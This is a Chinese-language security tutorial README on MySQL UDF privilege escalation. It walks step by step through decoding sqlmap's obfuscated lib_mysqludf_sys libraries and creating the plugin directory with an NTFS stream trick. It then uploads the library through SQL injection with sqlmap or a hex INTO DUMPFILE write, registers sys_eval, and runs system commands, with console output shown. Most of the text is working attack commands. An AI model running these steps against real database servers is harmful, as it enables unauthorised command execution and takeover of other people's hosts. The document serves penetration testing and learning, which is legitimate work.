README

Author: H3rmesk1t

Data: 2022.03.14

UDF 提权

`UDF` (user defined function), 即用户自定义函数. 是通过添加新函数, 对 `MySQL` 的功能进行扩充, 就像使用本地 `MySQL` 函数如 `user()` 或 `concat()` 等.

`UDF` 提权就是利用创建的自定义函数 `sys_eval` (该自定义函数可以执行系统任意命令), 且该 `dll` 文件需要存放在 `MySQL` 安装目录的 `lib/plugin` 目录下(当 `MySQL>5.1` 时, 该目录默认不存在). 在 `MySQL` 中调用这个自定义的函数来实现获取对方主机的 `system` 的 `shell` 权限, 从而达到提权的目的.

动态链接库


`UDF.dll` 动态链接库文件可以在常用的工具 `sqlmap` 和 `Metasploit` 中找到, 需要注意的是 `sqlmap` 中自带的动态链接库为了防止被误杀都经过编码处理过, 不能被直接使用, 需要利用其自带的解码工具 `cloak.py` 来解码使用.

```
# 解码 32 位的 Linux 动态链接库
python3 cloak.py -d -i ../../data/udf/mysql/linux/32/lib_mysqludf_sys.so_ -o
lib_mysqludf_sys_32.so

# 解码 64 位的 Linux 动态链接库
python3 cloak.py -d -i ../../data/udf/mysql/linux/64/lib_mysqludf_sys.so_ -o
lib_mysqludf_sys_64.so

# 解码 32 位的 Windows 动态链接库
python3 cloak.py -d -i ../../data/udf/mysql/windows/32/lib_mysqludf_sys.dll_ -o
lib_mysqludf_sys_32.dll

# 解码 64 位的 Windows 动态链接库
python3 cloak.py -d -i ../../data/udf/mysql/windows/64/lib_mysqludf_sys.dll_ -o
lib_mysqludf_sys_64.dll
```



寻找插件目录

在创建好 `UDF` 的动态链接库文件后, 需要将其放置到 `MySQL` 的插件目录下, 查询语句如下:

```
show variables like '%compile%';            # 查看主机版本及架构
show variables like 'plugin%';              # 查看 plugin 目录
```

当 `plugin` 目录不存在时, 可以使用如下命令创建 `\lib\plugin` 文件夹(根据操作系统):

```
select "h3rmesk1t" into dumpfile
'C:\\Tools\\phpstudy_pro\\Extensions\\MySQL5.7.26\\lib\\plugin::$index_allocation';
```

写入动态链接库

- `SQL` 注入且是高权限, `plugin` 目录可写且 `secure_file_priv` 无限制, `MySQL` 插件目录可以被 `MySQL` 用户写入, 这个时候就可以直接使用 `sqlmap` 来上传动态链接库, 但是 `GET` 有字节长度限制, 所以往往 `POST` 注入才可以执行这种攻击.

```
sqlmap -u "http://localhost:9999/" --data="id=1" --file-
write="/Users/h3rmesk1t/Desktop/lib_mysqludf_sys_64.so" --file-
dest="/usr/lib/mysql/plugin/udf.so"
```

- 如果没有注入的, 但是可以操作原生 `SQL` 语句, 这种情况下当 `secure_file_priv` 无限制的时候, 也是可以手工写文件到 `plugin` 目录下的.

```
# 直接 SELECT 查询十六进制写入
SELECT 0x7f454c4602... INTO DUMPFILE '/usr/lib/mysql/plugin/udf.so';
```

创建自定义函数并调用命令

- 创建函数 sys_eval.

```
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.dll';
```

- 导入成功后查看一下 MySQL 函数里面是否新增了 sys_eval.

```
SELECT * FROM mysql.func;
```

```
mysql> CREATE FUNCTION sys_eval RETURNS STRING SONAME 'udf.dll';
Query OK, 0 rows affected (0.03 sec)

mysql> select * from mysql.func;
+----------+-----+---------+----------+
| name     | ret | dl      | type     |
+----------+-----+---------+----------+
| sys_eval |   0 | udf.dll | function |
+----------+-----+---------+----------+
1 row in set (0.00 sec)

mysql>
```

- 接着通过创建的这个函数来执行系统命令了.

```
select sys_eval('whoami');
```

```
mysql> select sys_eval('whoami');
+--------------------+
| sys_eval('whoami') |
+--------------------+
| h3rmesk1t\95235    |
+--------------------+
1 row in set (0.43 sec)

mysql>
```

删除自定义函数

```
drop function sys_eval;
```

```
mysql> drop function sys_eval;
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id:    3
Current database: *** NONE ***

Query OK, 0 rows affected (0.01 sec)

mysql> select * from mysql.func;
Empty set (0.00 sec)

mysql>
```